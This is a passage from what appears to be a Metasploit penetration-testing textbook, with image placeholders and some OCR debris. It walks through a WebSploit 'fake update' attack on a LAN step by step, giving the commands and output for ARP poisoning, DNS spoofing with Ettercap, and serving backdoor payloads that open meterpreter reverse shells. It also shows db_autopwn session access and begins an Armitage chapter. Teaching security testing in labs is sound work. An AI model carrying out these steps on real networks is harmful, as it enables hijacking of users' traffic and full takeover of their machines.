Let's interact with the meterpreter session using the `sessions -i` command followed by the ID of the session:



```
msf > sessions -i

Active sessions
===============

  Id  Type                   Information                            Connection
  --  ----                   -----------                            ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ NIPUN-DEBBE6F84  172.16.139.1:59321 -> 172.16.139.128:5121 (172.16.139.128)

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : NIPUN-DEBBE6F84
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

Bingo! We got meterpreter access to the target, and this concludes our discussion on `db_autopwn`.

Fake updates with the DNS-spoofing attack

A fake update with the DNS-spoofing attack is a LAN-based attack. It very handy while conducting internal audits of security and also while conducting a white box penetration test. This attack consists of ARP poisoning, DNS spoofing, and Metasploit. In this attack, we will first set up a server with a fake page that shows the download section for system updates. These updates will be our payloads for three different operating systems: one each for Windows, Linux, and Mac OS.


Next, we will ARP poison the local LAN and will send spoofed DNS entries that point every domain request to our fake **Download updates** page.

Whenever a client on the local LAN tries to open any website, his or her request will redirect him or her to our fake page and he or she will not be able to make any connections to any websites unless and until he or she downloads the updates.

As soon as the victim downloads the update files and runs them, the update files that are our Metasploit-generated payloads will spawn a meterpreter shell and will provide complete access of the system back to us.


Introducing WebSploit

WebSploit is an automated penetration-testing tool developed by Fardin Allahverdinazhand (also known as 0x0ptim0us, who is also a wisher of this book). WebSploit comes as part of modern security operating systems such as Kali Linux. WebSploit is a collection of various Python-driven scripts that seeks to automate the task of conducting a penetration test. These scripts use Metasploit, Ettercap, Air-crack, and various other tools, such as SSL strip and so on, to carry out the automation effectively. WebSploit is executed by typing the `websploit` command in the terminal of Kali Linux. The interface of WebSploit is interactive and user friendly. The latest version of WebSploit has an interface that is similar to the following screenshot:




```
         --=[WebSploit FrameWork
+---**---==[Version :2.0.4
+---**---==[Codename :MegaTron
+---**---==[Available Modules : 19
         --=[Update Date : [r2.0.4-111 13.6.2013]


wsf >
```

WebSploit has a similar interface like Metasploit. However, the help menu can be viewed by issuing the `help` command, whereas in the case of Metasploit, we use `?` Let's issue the `help` command and check what various options we have in Websploit:



```
wsf > help


Commands                 Description
---------------          ----------------
set                      Set Value Of Options To Modules
scan                     Scan Wifi (Wireless Modules)
stop                     Stop Attack & Scan (Wireless Modules)
run                      Execute Module
use                      Select Module For Use
os                       Run Linux Commands(ex : os ifconfig)
back                     Exit Current Module
show modules             Show Modules of Current Database
show options             Show Current Options Of Selected Module
upgrade                  Get New Version
update                   Update Websploit Framework
about                    About US
```

Commands in WebSploit are very similar to the ones in Metasploit, as listed in the preceding screenshot. Let's see the different modules that WebSploit has to offer. We can see the current modules in WebSploit using the `show modules` command as shown in the following screenshot:



```
wsf > show modules

Web Modules                     Description
-------------------             ---------------------
web/apache_users                Scan Directory Of Apache Users
web/dir_scanner                 Directory Scanner
web/wmap                        Information Gathering From Victim Web Using (Metasploit Wmap)
web/pma                         PHPMyAdmin Login Page Scanner


Network Modules                 Description
-------------------             ---------------------
network/arp_dos                 ARP Cache Denial Of Service Attack
network/mfod                    Middle Finger Of Doom Attack
network/mitm                    Man In The Middle Attack
network/mlitm                   Man Left In The Middle Attack
network/webkiller               TCP Kill Attack
network/fakeupdate              Fake Update Attack Using DNS Spoof
network/fakeap                  Fake Access Point
network/arp_poisoner            Arp Poisoner


Exploit Modules                 Description
-------------------             ---------------------
exploit/autopwn                 Metasploit Autopwn Service
exploit/browser_autopwn         Metasploit Browser Autopwn Service
exploit/java_applet             Java Applet Attack (Using HTML)


Wireless / Bluetooth Modules            Description
-------------------             ---------------------
wifi/wifi_jammer                Wifi Jammer
wifi/wifi_dos                   Wifi Dos Attack
wifi/wifi_honeypot              Wireless Honeypot(Fake AP)
bluetooth/bluetooth_pod         Bluetooth Ping Of Death Attack
```

WebSploit has nearly 20 different automated modules that make the life of a penetration tester much easy, and we can use them for performing fast-paced penetration testing.

Fixing up WebSploit

WebSploit is a great tool for automated attacks and is still developing day-by-day. Errors found by users of this tool are fixed on a daily basis. However, for our attack `network/fakeupdate`, we will need to make a little modification to the script to carry it out perfectly. However, this is a one-time fix unless and until an update is available for its patch.

[Please try all of these various fixes only if you find errors while performing the attack.]

Fixing path issues

Path issues will affect the copying of files, which are required by the attack vector in order to set up the fake web page. This issue can be fixed by performing a series of steps as follows:

1. Open the `fakeupdate.py` file under `/usr/share/Websploit/modules/fakeupdate` in a text editor.
2. Find the line with the `os.system('cp /modules/fakeupdate/www/* /var/www/')` command.
3. Replace the preceding line with `os.system('cp /usr/share/websploit/modules/fakeupdate/www/* /var/www/')`.

Fixing payload generation

Payload generation error will result in the nongeneration of a payload file for a Windows-based system. However, the files for Linux and Mac will still be generated. To remove this error, perform the following series of steps:

1. Open the `fakeupdate.py` file under `/usr/share/Websploit/modules/fakeupdate`.
2. Replace `payload`, `port`, and the name of the payload file in the Mac OS entry with the ones for Window OS.


Fixing the file copy issue

If the files available in the `www` directory under `/usr/share/Websploit/modules/fakeupdate` are not being copied to `/var/www`, open the terminal and manually copy the files to the `www` folder under `/var` by issuing the following command:

```
root@kali:#cp /usr/share/Websploit/modules/fakeupdate/www/* /var/www
```

Attacking a LAN with WebSploit

To attack a LAN with the fake update attack, open the terminal and type the `websploit` command to launch WebSploit. To perform the fake update attack, we need to issue the `use network/fakeupdate` command as shown in the following screenshot:




```
wsf > use network/fakeupdate
wsf:Fake Update > set Interface vmnet8
INTERFACE =>  vmnet8
wsf:Fake Update > set LHOST 172.16.62.1
LHOST =>  172.16.62.1
wsf:Fake Update > run
[!]Checking Setting, Please Wait ...
[*]Creating Backdoor For Windows OS ...
[*]Creating Backdoor For Linux OS ...
[*]Creating Backdoor For MAC OSX ...
[*]Create Backdoor's Successful.
[*]Starting Web Server ...
[*]Starting DNS Spoofing ...
[*]Checking Ettercap ... Please Wait ...
[*]Starting Listener For Windows, Linux, MacOSX ...
[*]Attack Has Been Started.
[!]When You Get The Session, Press [enter] Key For Kill DNS Spoof Attack ...
```

The fake update attack requires you to set up two important variables: `Interface` and `LHOST`. We can set these two variables using the `set` command as shown in the preceding screenshot. However, to list all of the options and parameters that a module requires in WebSploit, the `show options` command is used. After all of the options that a module requires are set, we can run the module by typing the `run` command.

As soon as we issue the `run` command, four **xterm** terminals pop up where three terminals would be running different payload handlers for Windows, Linux, and Mac at different ports respectively. The last terminal will display the status of DNS spoofing using Ettercap.

After the attack executes, when a victim tries to open any website (for example, `http://www.google.com`) a pop up will ask him to download the latest update file as shown in the following screenshot:



Opening OSX-update-HT3131

You have chosen to open

OSX-update-HT3131

which is a: application/octet-stream
from: http://www.google.com

What should Firefox do with this file?


Open with [Browse...]

[✓ Save File]

Do this automatically for files like this from now on.


[OK] [Cancel]

The victim will need to accept the update file shown previously and execute it because he or she will not be able to connect with any website unless and until the attack stops. Also, let's see what we have in store at the DNS-spoofing terminal:



```
2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

dns_spoof: [go.microsoft.com] spoofed to [172.16.62.1]
dns_spoof: [en-us.start3.mozilla.com] spoofed to [172.16.62.1]
dns_spoof: [start.mozilla.org] spoofed to [172.16.62.1]
dns_spoof: [www.google-analytics.com] spoofed to [172.16.62.1]
dns_spoof: [www.mozilla.com] spoofed to [172.16.62.1]
dns_spoof: [www.mozilla.org] spoofed to [172.16.62.1]
dns_spoof: [support.mozilla.org] spoofed to [172.16.62.1]
```

From the preceding screenshot, we can see that Ettercap is redirecting so many site requests to the fake update server. Suppose our victim runs the update file. As soon as he or she runs the file, we get access to his or her system from one of the three payload handlers depending on the operating system that is exploited, as shown in the following screenshot:



```
                `.-  , '   /_
                  ;  ,''_,;'  ``-
                    `.`_  `.`_ __`
                        ..__

                             http://metasploit.pro


Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1057 exploits - 595 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 172.16.62.1
LPORT => 4443
[*] Started reverse handler on 172.16.62.1:4443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 172.16.62.132
[*] Meterpreter session 1 opened (172.16.62.1:4443 -> 172.16.62.132:49377) at 20
13-12-30 20:56:38 +0530

meterpreter >
```

Bingo! We got the access. Now, let's stop ARP poisoning and DNS spoofing by pressing *Enter* in the Websploit terminal. Stopping them will lead to normal browsing of the Internet from the victim's system, and he or she might think that the issue of updates is now resolved.

Clearly, we forced the victim to download the file in this attack, as downloading the file was their only last resort to resolve the issue with their Internet. Therefore, this automated attack is considered handy while performing internal penetration tests.

Summary

Throughout this chapter, we focused on speeding up penetration testing with automated approaches. We looked at various techniques to speed up the testing of databases, speeding up exploitation with `db_autopwn`. We also looked at quick and speedy client-side attacks too. However, we also re-enabled the lost features of Metasploit, conducting a sure shot client-side attack, decreasing the testing time using automated tools such as WebSploit, fixing up various broken functionalities in Websploit and Fast Track in the SET.

In the next chapter, we will develop approaches to penetration testing with the most popular GUI tool for Metasploit, that is, Armitage. We will also look at the basics of the Cortana scripting and various other interesting attack vectors that we can conduct with Armitage.

10
Visualizing with Armitage

We have covered how to speed up penetration testing in the previous chapter. Let's continue with another great tool that can also be use to speed up a penetration test. **Armitage** is a GUI tool that acts as an attack manager for Metasploit. Armitage visualizes Metasploit operations and based on the tests made by it, Armitage recommends exploits as well. Armitage is most capable of providing shared access to Metasploit and team management as well.

In this chapter, we will look at Armitage and its features. We will also look at how we can conduct penetration testing with this GUI-enabled tool for Metasploit. In the latter half of this chapter, we will look at Cortana scripting for Armitage.

Throughout this chapter, we will cover the following key points:

- Penetration testing with Armitage
- Attacking with remote and client-side exploits in Armitage
- Scanning networks and host management
- Post-exploitation with Armitage
- Basics of Cortana scripting
- Attacking with Cortana scripts in Armitage

So, let's begin our journey of penetration testing with Armitage.


The fundamentals of Armitage

Armitage is an attack manager tool that automates Metasploit in a graphical way. As a Java-built application, Armitage was created by Raphael Mudge. It is a cross-platform tool and can run on both Linux as well as Windows systems.

Getting started

Throughout this chapter, we will use Armitage in Kali Linux. To start Armitage, perform the following steps:


1. Open a terminal and type in the `armitage` command as shown in the following screenshot:



```
root@Apex:~# armitage
```


Host: 127.0.0.1
Port: 55553
User: msf
Pass: test

2. Click on **Connect** from the pop-up box to set up a connection.
3. In order to start Armitage, Metasploit's **Remote Procedure Call** (**RPC**) server should be running. As soon as we click on **Connect** in the previous pop up, a new pop up will occur and ask if we want to start Metasploit's RPC server. Click on **Yes** as shown in the following screenshot:



A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?

4. It takes a little time to get Metasploit RPC server up and running. During this process, we will see messages such as, **Connection refused**, time and again. This is because Armitage keeps checking if the connection is established or not. This is shown in the following screenshot:



```
Connecting to 127.0.0.1:55553
java.net.ConnectException: Connection refused
```

Some of the important points to keep in mind while starting Armitage are as follows:


- Make sure you are the root user
- For Kali Linux users, consider starting the PostgreSQL database service and Metasploit service by typing the following commands:

  ```
  root@kali~:#service postgresql start
  root@kali~:#service metasploit start
  ```

[For more information on Armitage startup errors, visit `http://www.fastandeasyhacking.com/start`.]

Touring the user interface

If a connection is established correctly, we will see the Armitage interface panel. It will look something similar to the following screenshot:



```
RPD7�JU}=�Y�,�ĂC��□��>�-���j□�ky����3□R�
           ^

 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1064 exploits - 664 auxiliary - 178 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf >
```


Armitage's interface is straightforward, and it primarily contains three different panes as marked in the preceding screenshot. Let's see what these three panes are supposed to do:

- The first pane contains references to all the various modules offered by Metasploit: **auxiliary**, **exploit**, **payload**, and **post**. We can browse each and every one from the hierarchy itself and can double-click to launch the module of our choice instantly. In addition, just below the first pane, there lies a small input box that we can use to search for modules instantly without exploring the hierarchy.
- The second pane shows all the hosts that are present on the network. This pane generally shows hosts in a graphical format, for example, it will present systems running Windows operating systems as monitors with a Windows logo. Similarly, a Linux logo for Linux OS, and other logos are displayed for other systems running on MAC, and so on. It will also show printers with a symbol of printer, which is a great feature of Armitage as it helps us to recognize the devices on the network.
- The third pane will show all the operations performed, post-exploitation process, scanning process, Metasploit's console, and results from post-exploitation modules too.

Managing the workspace

As we have already seen in the previous chapters, workspaces are used to manage various different attack profiles without merging the results. Suppose we are working on a single range and, for some reason, we need to stop our testing and test another range. In this instance, we would create a new workspace and will use that workspace to test the new range, in order to keep results clean and organized. However, after we complete our work in this workspace, we can switch to a different workspace. Switching workspaces will load all the data present in the loaded workspace automatically. This feature will help in keeping data separately for all the scans made, preventing data being merged from various scans.

